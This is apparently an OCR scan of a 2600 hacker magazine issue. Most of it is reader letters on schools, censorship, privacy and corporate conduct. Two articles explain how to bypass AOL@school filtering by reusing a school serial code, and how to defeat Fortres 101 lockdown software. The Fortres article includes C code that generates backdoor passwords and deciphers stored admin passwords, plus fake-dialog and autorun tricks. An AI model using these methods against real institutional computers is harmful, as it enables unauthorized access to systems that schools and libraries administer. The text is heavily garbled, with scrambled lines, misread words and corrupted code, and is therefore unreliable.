and do your homework before you can hack. they will let you read 2600). You are still going to have to make your bed, brush your reeth, take out the trash, ever the law allows. Your parents have to right to dean has the right to search your locker, deak, or what. ents, and friends. However, until you turn 18, your search your room and occasor what you read (hopefully and to show off what you know to your teachers, par-I really hope that you have the opportunity to hack

skills to repair it. something. You know that broken tousker oven that backing skills to get first place in the science fair or your parents plantaed to throw in the trash? Use your ments on a backing subject and get an A. Use your get the whole ID card thing. Write your essay assign-I suggest you take advantage of your skills and for-

After high school, use your skills to land a job.

Phredog

yearn for such things need to be encouraged. our existence better than anything eige. Those who still ing. It doesn't always pay the test but it does define importance of learning, experimenting, and experiencpeers of life, we foor that you may have forgotten the And while you seem to have marketed the proceical asar's the right thing to do. We can't think of a better en with it is irreferent to the question of whether or not vironment to question what's happening than a school Whether or not the school authorities can get away deters. Why then should they just forget about them? Obviously ID cards are of great concern to str-

Dear 2600:

to "slow my mind down to the level of everyone clse's." This infuriates me. It's the kind of thing that work at their own page. When will these things end? I was "leaptrogging should of the class" and that I had long as I can remember them entiteizing it. Then to people have been criticizing about education for as test himself and not had the answer key in front of question I got wrong on a test (of course I wouldn't science reacher. I got in a discussion with him about a This is even a private school that says it lots students hear the exact same thing from one of the teachers! him). Anyway, at the end of the discussion, he told mo have gotten it wrong if the lazy bastard had written the I recently had an interesting encounter with my

Dear 2600.

us that we could do our test on the computer, but only that we could not use Notepad, as it had been taken off the report, we did a spelling test. Our teacher informed on Notepad. The tech person there immediately told us computer lab to work on a report. Before working on Recently at school, my English class went into the

doing the spelling (there was about a ten minute break) opened, the tech person came over and told me that open up Notopad. Seeing that Notepad had been of the computers. Knowing that Notepad would not be in schools really aren't. the two hour period. Just goes to show that tech people teacher was mortified and watched me for the rest of was play around in the java console of Nesscape. The again I would be suspended. The next thing I did after this was a violation of security and if I were to do it hard drive. I quickly showed a friend nearby how to merous security features to keep you from using the taken off, I quickly used Netscape (the only available browser) to open up Notepad, as the computer has no-

RIP Douglas Adams (1952-2001)

NAME OF TABLE That's probably the most exchanged Notepod has mr self destruct

Real World Stupidity

some exil backer type toying to be oute! this was an FCC-assigned call sign and he wasn't work out for him once the genius lawyers figured out him for copyright intringeneut! However, things did ham radio operator N7QVC, who dared to register a web page using his call sign: www.N7QVC.com.1 bet IV booksterdom, QVC, threatened to see the pants off you already guessed what happened. Yes, the kings of Popular Communications magazine tells the tale of Here's a good one. The editorial to the April 2001

somehow илонд. As if partice, "N7" in front of a corporate name is

Dear 2600:

with stuff that relates to crime. Why is he a hacker? identities from around the world. He then gets charged Loca he uses the information to steal rich and famous stealing crodit card numbers from a computer server. up with a story. A guy is called a backer because he is I was just watching the news today and they came

called a reporter. Because nobody boolers to step for eard and reveal the fallacy. Thanks for hocheving. Same reason the moreon who broke the story is

Dear 2000:

over that fine line. This is just dispusting that they they were displaying the magazine and web site so erally throughout the entire ten minute spot trying to would so openly attack 2600 in a training/recruiting dip from the movie Harkers, that just went straight openly and exclusively, but when they actually had a democrace hackers. I was shocked to see the way that while they were talking about their "duty to present tapes and showed us, if parationed 2600 many times other day from the Secret Service. During the training my college and we had a guest speaker in class the Specipace." It also used the term "hacker" very lib-I am currently in the Criminal Justice program in

The Colonel

He know there are people out there who can get us

a copy of this and other such videos. We would consides it a representant force to the entire hacker would

Dear 2600:

ing invested now. guess what I got? A computer that couldn't answer my So, it cost me 3,60 DM per minute (about \$1.60) and could find was a 0-190 number which is like the Anagget some info about a visa. Well, the only number to visa question! I'm wondering where my money is be-Mostly only sex services use those kind of numbers ican 1-900 combers - you have to pay for it a bunch I recently tried to call the U.S. embassy in Borbin to

countries, how do you organism to 2 sty on top? If we don't take advantage of people in foreign

Dear 2600.

the bonder to them as well. more years before this disease begins spreading across but didn't Burns leave the original pages intact and simply insert another index file? If so, why such a want to move to Canada. It should take at least a few other taggers' work. This kind of insanity makes me nerty time and community sorrice cleaning up some would got prison time for leaving his mark. Possibly a barsh seatable? It seems stupid to think that a tagger the freet of a 24 bour steet? I could be misinformed the wee hours of the morning, and got caught tagging and say, if i grabbed a can of spray paint, went out in ing a what exactly is the difference between his crime Reading the letter from Eric Burns got me to thick-

phobik

abvious uses) but I think that the U.S. could learn check I looked back to see the face of the person ben't something one might readily notice. At the security than one) something from the rest of the world (in more ways taking everyone's picture like that doesn't have any this practice should be used at sporting events (since the passenger in any way. I don't decessarily agree that hind me on a computer monitor. I was very impressed scanned your ticket again. After going through the check they scanned the ticket. There was a second seof the world. While catching an international connect with this as an anti-terrorism method without alerting curity esection the way to the gates. At this check they Alignet I noticed a carners that, while not hidden, was ing flight in London I was scanned at least once (that) stadium. I don't think this is a new practice for the rest Bowl everyone's face was scanned as they entered the Dear 2600: know of). When going through security at Gatwick In 18:1, Dalai mentioned that during the Super

ming individual faces in a line and scanning an earies These is, however, a big difference between scan-Chewie

Dear 2600;

session fail of people.

you guys are aware of this rights violation occurring in Virginia Beach or not, but there is something going on I don't want to waste your time and I am not sure if

> readers. I am referring to the new standard of decency down here that would be of interest to you and your area of Virginia Beach and the new "friendship patrol" that patrols the resort

> > with computers. It is obvious that backing really has

got to be bad. Anything with the name of "friendship pared" has

them simply say, "just throw that away." involved in the fax, they really don't care. Most of gons, etc. Typically when I call one of the two people dozens of misrouted faxes intended for other parties. of fax numbers. It's not uncommon for me to receive My favorites are medical receds, financial transac-Ladminister a rather large PBX with a wide range

I should start a collection. back pain. By the way, I am not your doctor." Perhaps sion, and these drugs won't do you any good for your faxed, I would say that you are suffering from depreshim at home and said, "Judging by what I was just I wonder what Joe Schmoe would say if I called

Appreciation VCCLO

profound influence on my thoughts. your excellent publication and program have had a consumed all other shows in your archive. Since then Off the Hook for several years and have since actively these been a listener and supporter of your radio show zine). I have recently subscribed to your magazine, but (though 2600 is very much a reader supported magadifficult with the more one-way media like magazines know it is always good to get feedback, and this can be lication of the many positive effects you have had. I I am composing this letter to inform you as a pub-

consorship and the "if you aren't everywhere, you're Sugaly unchallenged and the MPAA would continue to control every facet of life, the DMCA would remain stand against the power-hangry corporations who seek material from your web site, who knows what the CCA's mittal threat and quietly removed the offending Is very real and, using DeCSS as an example, can have nowhere" mentality of the American corporate empire with their inflated ego. long term effects would have been? Without your hold very real effects on people. If you received the DVD. America. Your efforts have informed me that corporate one would expect to happen in Israel, not at home in said, it did indeed sound like a war zone, something bon was also extremely shocking and semething one age of the Kevin Mitnick fiasco and, more recently, the MPAA farce has verily opened my eyes to the ridicu-Would never hear on regular radio. As Amy Goodman world. Your coverage of the Seattle WTO demonstralous abuse of power that occurs every day in the that you are not doing it in vain. Your vehement cover you spend on "getting the word out" and let you know I would like to thank you for the time and effort

probably criticized about this not having much to do You call yourself "The Hacker Quarterly" and are

> be allowed to have this power. much due to the media exploiting the term. This may rold and seeking out your own answers would be an certain tree-chinking mindset which can be seen by censoring and controlling information should not power, and those who want to consolidate their power tainly cannot stiffe the mentality. Knowledge is indeed prevent the use of the word in some cases, but it cerhacker brings fear into the bearts of the uninformed admirable quality for most people, but calling them a greatly to humanity. Not simply following what you're throughout history in those who have contributed very little to do with computers and is more about a

thank you for it. ing those in power. Though I am no professional, I aping of information is far from insignificant. We always preciate the extreme value of your publication and need more people watching the watchers and monitor. In essence, I am saying that your role in the shar-

Khanks for peoply gening what it's all about. TwistedGreen

of your magazines and leaving them around the building. Keep up the good work. about trying to pull a practical joke and buying some BellSouth building on BellSouth compoters. I thought pany that has a contract with BellSouth and I work in a I found your cover interesting. I work for a com-

dvilsurveydradi

you've Books gover a way gardenoms want

came out, during my friends to call the number and figcover. I've been looking at that cover ever since it binary/decimal address of www.2600.com, Nice. tion hit me! That's not a phone number at all; it's the are out who or what it was. But the moment of inspira-I just wanted to say that I finally got your Fall 2000

Keep up the good work; especially the covers? By the way, that was a great article by ASM_dood

permon

Dear 2600:

card idea is great. If our school gets IDs, I'm doing sysadmin, who's never beard of Linux. And the ID ame wrote a great letter in 18:1. It really describes our nullification (she hadn't heard of it). Now I'm not sayteacher made a copy of that article in 13:4 about judy teachers have asked to borrow issues. My civics that. I just want to know where this guy teaches! teachers are cool about it. I wanted to just say that nonshow them to your teachers. I'm just saying that some ing that you should take your 2000's to school and several issues of 2000 to school, but some of my I just wanted to say that I have not only brought

school day" is intriguing to as The prospect of a worldwide "bring your 2000 to

Dear 2600:

the author describes how he willingly passed on the The brief stricle "Strange Love," (18:1) in which

Waldo

Dear 2600:

hold the law. (as we've seen with 50 many cases) may not even upno longer be in the hards of the courts, and the courts words, so clearly indicates that the law of the land may picture, in this case worth many more than a thousand the United States and probably other countries. The barrier, shows so well the iroug of the justice system in ready to smash anyone who crosses the "Police Unic" building behind the riot-geared peticemen, batnes ingful. The "Equal Justice Under Law" missings on the credible. I don't think I've ever seen a power so mean-The cover of your last issec, 18:1, is absolutely in-

Conning Linguist

every assue now. the way things are going in the rest of the country, this spectfully ask me and I help. Unfortunately, I feel than network or have other computer questions, they reished sneeping), but saytime they need help with the only has that allowed me special benefits (i.e., 10)000might not last long. Also, I look forward to page 33 company where I work knows me for what I am. Not that don't view backers as the assiststeam does. The I just want you to know that there are still places

ford prefect

Dear 2600:

Sminist. but a bunch of other useless shirl!!! Thanks you \$1,000,000,000 to spend on not only a subscription, CitiBank and now the accumulated over thanks to your magazine, I hacked the skir out of was poor sind no one would over buy me one. Now, I have always wanted a subscription to 2600, but I

Just playin'

You've a read faces, guy

me! My anguished ery disturbed the hetel staff no end try and I had missed a meeting noticen feet away from the Pazza Loreto and even had dinner in that Mel You-The first Friday in March, 9 pm. I had spent all day at extreme surprise, the Italy listing said "Milani Piazza in Redy, but then I noticed semething peculiar. To my through the meetings, not really expecting to find any half-way across the earth to a completely foreign counald's, and I had usissed the meeting! I had come rally. I checked in to www.2600.com. I was browsing was staying at had a really, really old computer. Nato things. The evening after our day in Milan, the bore! I break. I took a trip to Italy, saw the sights, did touristy global span that I can personally attest to. Over spring the meeting system you have set up. It has a tooly Lorero in front of McDonald's," I looked at my watch. I just wanted to tell you how impressed I am with

> reach of hacker culture, and 2600 specifically. Conanni I die, it was very impressed by the true global know that even though I'll regret missing that meeting I'll tell you that. Anyway, just thought you should

Thomas

Individual Perspectives

about some shit I know a could get my p-word or gov. What is it for what is it to live for. Bull. Sony Lam a little duot. Fack the US. Pack the Legal trouble it know - amatour backer gets focked other ship like that. But I just got back into the scene Yeah that was me. But what happened to Minttic was Lain Tao backer er cracker. Bet I Joow sence shit

GOOD BYE DUMB ASS SPYIN US GOV.

word, And Missis says bi. No, shis did not come from China. But we got his p

relay to you immediately: I can ear 50 eggs There is a matter of utmost importance that I must

Gil Young

No inan can cat 56 eggs

cause for the most part the show was full of logal stuff. objected. I think they thought it was kind of cool beme. Just wanted you to know you have friends in the that I've gotten away with it once, there's no scopping Everyone asked me what I was listening to but no one cutor come in and ask about the ShapeShifter case. ten while I worked, it was pretty great. I had a preseof Off the Book. I thought what the heek, why not lis at the same time. I'm a law librarian for a county tow most unlikely places. Anyway, I think I broke some new ground and, now seem to mind. So, since I missed lest week's broadcast from the Internet and the lawyers and judges don't library and a 2000 reader. As you might imagine I in inferested in law and computers. I often stream audio I had a little fun at work today and got the word out

cod, R&N employs hundreds of people per stere (at least it seems like hundreds). And it's easy to get a job second shelf down, putting them right at eye level. magazator rack with the covers facing out at about the have about 20 copies, predominantly displayed in their Coming out at very strategic times. I buy my issue nally figure this out. 2600 is a quarterly magazine. teerager," as he puzs it, I'll never know. Maybe it's a all, why be goes to the "gunschewing barely-laterate on something. Here's the long and short of it. First of And they are right out in front. So that's a horus. Secfrom a B&N all the time because when I walk in they Froud issue. He wasn't hugged enough. But let's ratioare a super chain. This guy is obviously whacked out talks about practically boyconing R&N because they I'm writing in response to Bryan in 17:4 where he

> est and ever made! leave 'on' And thenk you B&N for stocking the great giving me plenty of excuses a year to love 'em and cause she couldn't contain herself. Thank you 2600 for should. And next thing you know I'm belly burnoin debt, like a good hard working, stable American mate mum card letting ber know that I have mountains of tracted to my dangerous side. I'm paying with the plat me buying a "bocker" mag, so immediately she's ateasy to find mag, I small up to the coupler where some all those bottes home for the vacation. They all need there. I buy my magazine around Thanksgiving, when jobs and B&N graciously employs them. So I grab my with Spring Break, and finally the summer issue finds sping Winter Break. The springtime issue matches up time of Thanks. I buy the next ede when schools are is the college girls are home to visit their families at this 19-23 year old Lolita is working the register. She sees

As almys, our readers are able to find a sosque aprenine kaH230

perspective Clarification

Dear 2600:

understand at enough to see the danger it poses to them They definitely understand what we're saying, they understand what their ideas were." That is a very and the MPAA are appressive because they "did not from as the result of naivery - it is the result of calcuand their power structure. Do not paint this prosecusimply does not exist jys_f claims that both the church ated planning to maictain power. erong and very dangerous way of looking at things The letter from jys_f in 17:4 draws a parallel that

their written c-mail correspondence, lever." called 'trawny' conoficou, or our trademarked logo, in sting to see "anyone and everyone who uses the sothe froway emotion ": (", copyrighted it, and is plan-I've recently cold that Despair, Inc. has registered

rate America. Bethead soon. This is the lowest of the low for corpo-Oops. Looks like I might got a little corporate let-

mediate the problems counted by the very process itwhite selling energy iced and ineffective proximes to rein the proxess of explositing demonstrated employees a company that would create dissuisfied customers Despuis Inc. (www.despaircom) defaucs as origins as Please will us you were aware shat this is a joke Shadow Freq

管照"Thea's Kingle City Type!!

in one of your articles in 17.4. On page 22, LeXer's ardot designed to provide a benchmark by which ountrue. The A+ certification is a vendor neutral certificaectuacion is a Microsoft certification. This is not MSCE track stated in the first paragraph that the A+ fiele about MicroSoft's retirement of the NT 4,0 I am writing this to poor out a slight discrepancy

> dor neutral certifications can be found at their web site (Szo zgdűscenwaw) CompTDA. More information about this sad other year-The A+ conflication is administered and awarded by panies such as Hearter Packerd, Compag. and others. contributed to the examp, but no more than other computer technicians could be tested. MicroSoft may have

the questions. should be tested. They do not individually compose Matter Experts) when the exam is being designed, but that LeXet's instructor wrote guestions for the A+ cer-SMEs only contribute information on what areas initial exam since CompTIA solicits SMFs (Subject structor may have bad a chance to contribute to the Elication exam as he mentioned in the article, His ic-Given this information, I find it difficult to believe

Mike Walton

Dear 2600:

before passing on some housey as facts. Please do us a favor and at least research your articles propaganda passed down from corporations as well as porient of both 2690 and free speech, I know that rossgood way to quickly get your root in the ober saying. IT professionals in Unix, NT, and even Linux, It's a cause it's hearth \$5wl. Codifications go a long way for on the company, do so for the right reasons, not be-Surker in 174, I'd like to point out a few corrections. First of all, the NT 4.0 track had four regioned ours mistoformation from within our own community information can be a great enemy - this includes islaction with Microsoft, but if you're going to stans (Windows 2000 accelerated), New I share your diseas. exam. Also, Microsoft does offer an upgrade coam the tests with just books for \$600 - \$100 for each terprise, and Networking Essentials). Details are on (not three) and two electives (Workstation, Server, En "www.mocrosoff.com/trainingandsch-socs/default.asp? Yes, Tom proficient at Solaris/Red Hat/NT." As a pro-Secondly, I assure you it is quite possible to pass all In response to LeXeR's "Microsoft's Hook and

Oblinde

Dear 2600:

not call' list" and they are required to comply. If you salesperson, or a fund-raiser, say "Put me on your "Do called by a telemarketer, whether it is a surveyor, ily have to (sometimes, like in CgK's case, they can'e). say, "Remove me from your list," they don't necessar. moved from the incoming list. Therefore, if you are list. Any calling lists that come in must be instabled list. While this is technically correct, it is not the only against this list and it anyone is on the list, they are reketing companies are required to keep a "do not call" way to keep telemarketers from calling you. Teleman is being done and get your name removed from July ing list is to contact the company for whom the survey that the only way to remove your name from their calland one letter to particular egoglit my eye in issue have read, I have loved. I got a burch of back issues publication so I haven't been reading long. But what I 17:1. CgK (apparently a telemarketer) wrote in saying First of all, I only recently found out about your

and even if they do your name will be on the next list that comes in anyway. How do I know this? Unfoctunately I was telemarketer for over a year, before being asked to leave for messing with the computers. All I did was tweak the interface a little, but it was enough to scare them. Anyway, I bope this info is helpful in getting rid of all those amonying calls.

Anonymous

Dear 2600

I am writing in to inform your readers that the article, although correct for the revibuild of CucCar that is depicted in the article, other revsbuilds have been released (older or newer depending on when you got your CucCar and when the article was creased). I have never used mine and I go by this standard policy: when buying from Radio Shack or any other big store who wants my info, I tell them my info is cash and if they tell me they need more info like name, address, rap, I tell me they need more info like name, address, rap, I tell the manager over, then explain to him that my info is ening, that it is not required for the sales transaction to happen. If he gives me lip, I get his name and call his corporate office on my cell phone in his store.

He cannot touch me since that would be assent but he can ask me to leave. That is all.

dresses. This is one sure way to find out.) if each store cross-references phone numbers to adture - we're not sure if they have a master database or fürst should give 817-415-3700 as the phone number so that the address is automatically called up in the futhat your information is private. (Whoever does this bazzeries. Buz it's one way of reminding Radio Shack dreds or thousands of people use it every time they buy entering that address scarcs to set off alarms if hun-Shack's corporate office.) It will be interesting to see if started to give 100 Throchnorzon Street # 1800, Fort send Junk mail to. What would happen if everyone proach of giving Rudio Shock their own address to appropriate to certain situations. We prefer the ap-Worth, TX 76102 or their address? (That's Radio Your method seems a bit combative but it may be

Year 2600

On your list of 2600 moeting places, you list the Actington (Pentagon City) under "District of Columbia," but not upder Virginia. It's technically located in Virginia. Maybe you could also list it under Virginia. It tive right near there and for the longest time I didn't think there was a meeting near me because there's nothing under Virginia.

OK, fine, It is done.

Dan

Dear 2600:

We had career day at my school and I found two little tidbits you might want to know.

 Carnivore is being used in Sacramento. When I saked the representative of the FBI bow Carnivore was working out for them, he gave one a blank look. However, after a little conversing, be was proud to say that

yes, indeed, there were several agents working on an "e-mail menitoring thing." Sucremento is a somewhat small rown and small area, but, according to an FBI agent, most of the ISPs in the area are set up to monitor e-mail which is startling since large areas have probably had this for awhile now.

2) I met a private sector cyberneme investigator who was actually cool. They tracked down pedophiles, thieves, and people who caused damage after breaking into systems - busically most of the unchical activities. After speaking with him though I beared they are not really concerned with hackers that follow the hacker ethic, but are more concerned with credit card thieves, organized crime, and most of the nasty things that are illegal offline as well. Also, he's cronies with some people from the Löght, has published seneching in 2600, and founded the local 2600 meeting. Overall, he was well spoken and more clite than more people I know and it goes to shows that even "self-outs" contribute to our community.

Scabb

An interesting article on Caminore appears on page 6.

Dear 2600:

First off, great magazine - keep it up. Second. regarding the letter from -otacon- in 18-1, the gist of the letter was that overpaying your traffic ticket and not cashing the refund check will prevent your ticket from being accorded.

being reported.

See www.snopes.com/autos/law/ticket.htm for another take on this one (the Urban Legends Reference
Page).

Anyway, a better idea in avoiding tickets and the actuarial impact would be for one of those fancy cars (the coes that give you directions with the computer voice) to keep a database of known speed traps to were the driver. This would be great in Yirginia, where radar

Questions - Sugar

Dear 2600:

Tell me where www.2600reallysucksass.com sends you It's my site.

ell.

He'll see you to bell

Dear 2600:

One day I was fooling around with the digital cabble box that Time Warner rents out to its subscribers (Scientific Arrectics Explorer 2000) and found a neat little fearme. If you look at the front of the box and press and hold down the diamond burton along with the boxtom that is in the middle of the volletan buttons, after a while the light above the little mail iron on the box starts to blink. Press the diamond hutton again and voila! A diagnostic screen of some sort pops up. Use the volume buttons on the box to scroll through the various menus (13 in all). Using this menu, I found that the box runs an application called "Sarah" and I also found a menu that has something about all of the

aspects of PPV. If anyone goes to this mean and finds anything also out, let 2(60) know with a letter.

IM Ruse

I got a bug to read the Phrack files again and was urying to find the archives. Either the pages pointed to sites that did not exist anymore, or they only contained a few postings, is Phrack still kgpt? If so, where can one locate it?

Mike

It's infortunate that this erine is no longer mainsained at knowsphrack.com. We had archived it at the 2000 site in the past when it wasn't reliably available elevation. We discontinued this when it appeared to no longer be norded. It would be preferable if comeone other than as picked up the slock this time store it is toportuat to have multiple voices in the backer commurary. Even, better would be if noncome revivad the publication or started a new one that appeared more frequently and with the spirit of the early issues.

Dear 2600

I was reading the letters in 17.4 and I noticed that people were writing in about the virus they got that sold them to go to www.2600.ccm. My sater works for Greybound and apparently everyone in their system got that one. She brought home a copy of the source that she printed out. It appeared to be from someone in Colombia as a dedication to "all the people who want to be hackers or erackers, in Colombia" and also to protest the corruption there. I'm not much of a programmer (at all) but it looks like it's supposed to change picture files, mp3s, and edit the registry. Fun for the whole family, I guess Also, please tell me that those three letters from "Katia S. McKoover" of Stategy Associates were a joke.... April Fook, right?

SPAMLord (the cannot meat, not mail)

No, it was real spam that they kept sending us. It

stopped soon after we primed it, however.

Dear 2600:

Who publishes your magazine or is it self publishng?

BillyNo

It publishes itself we can't seem to stop it.

I'm not sure who I would ask this to, but I've got a question concerning the legality of a domain name. It might be in bud taste, but I registered this domain name to preserve free speach is there snything legally wrong with owning the domain name www.killyour-classinates com? Also, I've registered the name of my city, plus "policodepartment". Is there anything against the law about that? Like, if I lived in Denver, I would have registered www.denverpolicodepartment, and www.denverpol.com?

IceBlasi

There's nothing illegal about had taste, so while "killyourclassmates.com" might make you a funch of enemies and get you on a few lists, its mere existence is perfectly legitimate. What you choose to do with it is what will determine your legal future. We down a

armegic tutorial on how to kill specific people would last very long ampubers. Your "police department" sites are a bit trickier. Putting oxide any terror torties your local police force may endorse, you may be subject to a legitimate complaint of confusing the public field to a legitimate complaint of confusing the public field you have with depends on what you do with the site. If you have a site derivand to complaints against the police, for instance, we believe that would be completely promound, especially since the police have no inherent right to a com site with their name in it. It all depends on whether you could be seen as misrepresenting yourself.

Dear 2600;

way of a gov web site. Now that my presence is set. I much as intentionally send a fragmented packet the conceived propagands on my country. Your thoughts? this together and what do we bave? I'm finding it at least get to have a magazine like 2009. Couple all of blatant anti-American sentiment, I am thankful that we their recent attacks of government web sites with their homa City and in no way do I intend to even do so can and I love my country very much; I just disagree Agent Smith thinks about me, I am a parriotic Ameri nature. I'm not one for conspiracy theories, but I'm the message of your magazine to be that of a subversive grasp why the government would mistake the overall have subversive, underbanded, or just plain "immeral" probably a sizable minority of readers of 2000 who Day to standidly by while these "h4x0rs" rain their illento the Chinese people over this spy plane issue, and azine; however, with the recent propaganda poured that we have it had in America from reading your magam at a moral dilemma. People can get the inspression distinct entities entirely. I'm not going to pull an Oklaoften with the government and their decisions. scriber to your magazine and don't worry about what go around screaming that the sky is fulling. I am a subtrue. However, with that said, I don't think it's time to type of person to not be surprised if a theory proves actions associated with their copy of 2000, I can't purpose. While I'm willing to concede that there is the government has your subscription list for whatever narder and harder with each passing day around May 18.1. I believe there were three letters regarding how I want to touch on a few letters that were written in

One thing about propagatide is that it very rarely mount to only one direction. The specifics of the Chinese incident aside, the abourd many that hackers from both countries had approximated says that hackers from both famey and continent. Now we are how our respective governments look at our abilities. They believe for governments look at our abilities. They believe hackers will be the soldiers of electronic leading this work factors will be the soldiers of electronic look at our factors for which cause from unitarry e-mail addresses. We know of nobelly outside the notition who took not in these shemmigates. But the press bought the story and pushed it on to the public. And now this is how history

Continued on page 48

いこつこ

by The Datapharmer

website's content to be displayed. If it is contheir regular users. The noted purpose of this on email and Internet monitoring). They use a will know the ages of the students, their goowith a "blocked website" message. sidered "unsuitable," the student is presented proxy is to determine whether or not to allow a program, and, in fact, this same filter is used on proxy server to monitor all traffic through the graphical locations, and their interests (based and monitor student interests. After all, AOI, In actuality, it is a way to censor the Internet customized to fit the students' maturity levels ronment including access controls that can be cess for their students in a safe, controlled envithis project is to provide all schools internet acmass release. They claim that the purpose of currently in one of its last testing phases before aol@school project for quite some time. It is America Online has been working on its As many of you may or may not know,

are not even available. cluding anonymizer type sites), and boddy lists websites I would bother with are blocked (inare "AOL @ school member" or "become an modified version of AOL. The sign on options you do. Almost every keyword is blocked, all haven't quite figured that out yet what it lets sign on screen, and allows you to use.... well, I member, it simply gives you a modified guest AOL @ school member". If you are already a The entire program is actually just a slightly

Or so it seems....

dress, and it instantly turned into Internet Exwent into "My Computer", put in the web adto about everything else in Windows), I simply removed Internet Explorer and blocked access bookup and couldn't do anything with it (they After getting pissed off that I had a TS


grabbed a copy of the serial number/signon code (which is school specific). When I got so I took a closer look at AOL 69 school and That wasn't fun. That is all I could think of

> then set up AOL for a new member, put in the cess, and logged onto my service provider. I AOL @ school account. serial I got from school, and voita, I had an home, I installed AOL as bring your own ac-

tle but it isn't too hard) and put my own screen ocupt, and enabled everything. I then managed up when I sign on at school (since it isn't really name on the list. This ensures that it will show to get into the buddy list setup (you may have only restricted in a couple of ways, and the legacy code of AOL's program). available there as a feature, but is hidden within to play around with keywords and buttons a life gave it general access, made it a master achimited, so I created a new screen name, and access to buddy lists, etc. This was still really changed all of my settings so it would allow me managed to get into parental controls, as it was 5.0 easier to use in this situation than 6.0). I menus AOL provides for us (I bave found AOL OK, now what to do: Let's look at the

want to have news available at a school any. access to any website, chat room, buddy list, "news" is restricted, go figure. Who would and almost every keyword I wish. Keyword through the program the school provided me) I now have access at school (legitimately

you don't want done to yours! Don't do anything to someone else's system exploring AOL. Just remember your ethics. able to take this knowledge and have a little fun used soon. I hope that those of you who must in limited testing right now. It should be widely would give away my physical location as it is being able to provide the serial number but if armised for a while at least! I am sorry for not submit to this cruel form of punishment will be AOL is still as tecrible as ever but it kept me



c11h15no2@yahoo.com

named Fortres 101 - mostly to schools, libraries, and similar institutions. (www.fortres.com) sells this software piece of security software for Microsoft developed an animosity towards a certain Windows. Fortres Grand Corporation Through my high school career, I have

usually interferes with the normal operaing. As you may have already guessed, this eral ways by Fortres. It can be configured effective way of getting the admin pass school the teacher would disable Fortres on tion of many applications. At my old high writing the registry, and even web browsmenus, Windows hotkeys, reading, writing to control access to icons on the desktop, Word in this situation. found that a fake password dialog was an lar school work. A good friend of mine request because it interfered with our reguand executing the filesystem, reading and the start menu, context menus, Explorer Access to the computer is limited in sev-

the password dialog box. If backdoor pass-SHIFT+ESC. You are then presented with Words are enabled, a supposedly random have a configuration dialog that can be ac-cessed by pressing CTRL+ALT+-All versions of Fortres (that I know of

> tion, take your pick with the backdoor password or to this funccall to technical support can supply you can be generated from the backdoor key. A A one time use password, also a number, number appears in the dialog box caption

PCES Bedridocalescend Death debty 1 // The recurs value in the backfoot bay.

X 1.800

x = ((3282)(6483 * 4,288 3 + 1) * 66924 x = (x/2+1) * 3; Week a state of × 7 2

matter of microseconds. I'm currently like this, cross your fingers and hope I have have any. If you are interested in something for any other handheld devices, as I do not working on software for TI calculators. cumvention device" can do it for you in a a web server running at amatus, does notexhave not yet looked into writing software If you can't do this in your head, a "cir-

grams through the use of a CD with \AUdrive and will allow you to execute pro-Fortres is configured. This means that if that the file containing the Fortres passworry. Through some testing I have found passwords can be expunged using these TORUNINE Fortres yersions 3.x and 4.x pher the password. Almost every computer the configuration/password file and deciprograms on the computer, you can read you have the ability to execute your own word is always readable, no matter how have seen in a high school has a CD-ROM The backdoor key is not there? Don't

a DOS version of AutoCAD installed on installations. At my old high school we had ele is meant to help attack the more secure are many many ways to disable it. This arti-When Fortres is misconfigured, there

DNOAD it

delics in 8:

// RANDLE hells - an open file handle to Decadur.503

Eccura X

In India supersect - a pointer to a botter to be fulled with the password

DMC25 dwlee - the length of the buffer pointed to by safatoword

// The return value is IRUR if the password was successfully deciphered soon sourcest HANDLE EPILE, LISTR asPassword, DWGAD dwien 1 szkasowozdia - 11 - '\0'' RESERVE CARRIED if | sefesserift - 1| != 'C'') Buffer[30] + Buffer[31]; Buffer[18] - Buffer[169]: CET GARRAGE IN LEG T fort 1 - 0; 2 < dwice as Suffer(1 + 16); 14; 1 Butter(21) - Butter(57); Butter[16] - Butter[37]; [orf 1 = 0,] = 0; 1 < 648; 1+-) tel dynamic in 648) BeadStie (Effic, Buffer, 648, Sinkerd, NULL); ReadFile(:File, Key, 100, &dwRead, NULL)/ SERVICE SECRETARY CONTROL DOWN BUILD, MINES SERVICE OF TYTE Buffer[648], Key[111]; DWORD GENERAL IN DA sylvenord[i] - Duffer(i + 11) + 1x18; CASSISS CARREST return Salazy return Fallshi 30 y [5 + 1 5 + 1 1 4 1 5 3] 1/ 1/1 5 dx82/

5001 Fortiese (EAMOLE BRILE, LESTS 55Februard, EMORE dynam) // MAXDER beile - we open file handle to AJINOR.SET twosp dwien - the length of the buffer pointed to by stPassword LIBER asPadayord - a pointer to a buffer to be filled with the passented The return value is TSUS if the password was accedesfully deciphered

DALE DOLL BALLADO

DNOSD 1, 1. CyRead:

for | i = 0, j = 4; i < dwice - 2; i = 1 = 18) Str deSead In 455 Readmile | holle, Buffer, ess, adverse, Note). recurr False: as thanppert dePasovordish | | lisprint| asPasaword(L))| att tay)phal scPassword(L) $a_0baa_{nm}o_2d[a] = (CBAR) \in Spitzer[d] = Botter[dist - d] + d + d + d)$

of usability, something every sysadmin has to do at one point or another. example of a misconfiguration in the favor an attacker to overwrite CONFIG.SYS and sysadmin had the computers setup to boot Microsoft Windows 95 machines. The AUTOEXEC.BAT with backups. This is an CAD has a file managing tool that allowed in DOS mode for this application. Auto-

sure he grabbed it off some warez site or a program sent to me by a friend. I'm pretty words was obtained by reverse engineering for the Fortres 4.x code goes to Frost_Byte Fortres Grand Corporation, All the credit without the help of a compiler, thanks to assembly - now I can blindly patch binaries FORTRES.EXE. When I began I knew no something. The code for deciphering Fortres 3.x passwords was written exclu-The code for generating backdoor passmy reverse engineering of

> scribed it into C and optimized it a little dows.h exploits/Fortres4-analysis.txt). I only tran-(packetstorm.securify.com/0004-All symbols needed are defined in win-

mind whenever hearing the words "securead this article. not responsible for any damages caused by information is provided "as is" and I am racy or correctness of any of it. This poses. I do not make any claim to the accuwithin this article is purely for backing purrity" and "Windows" in the same sentence interesting. Doubt should form in your the misuse of it. In fact, forget you ever As always, the information expressed I hope all of you find this information

(I love you Steph.)







A Home

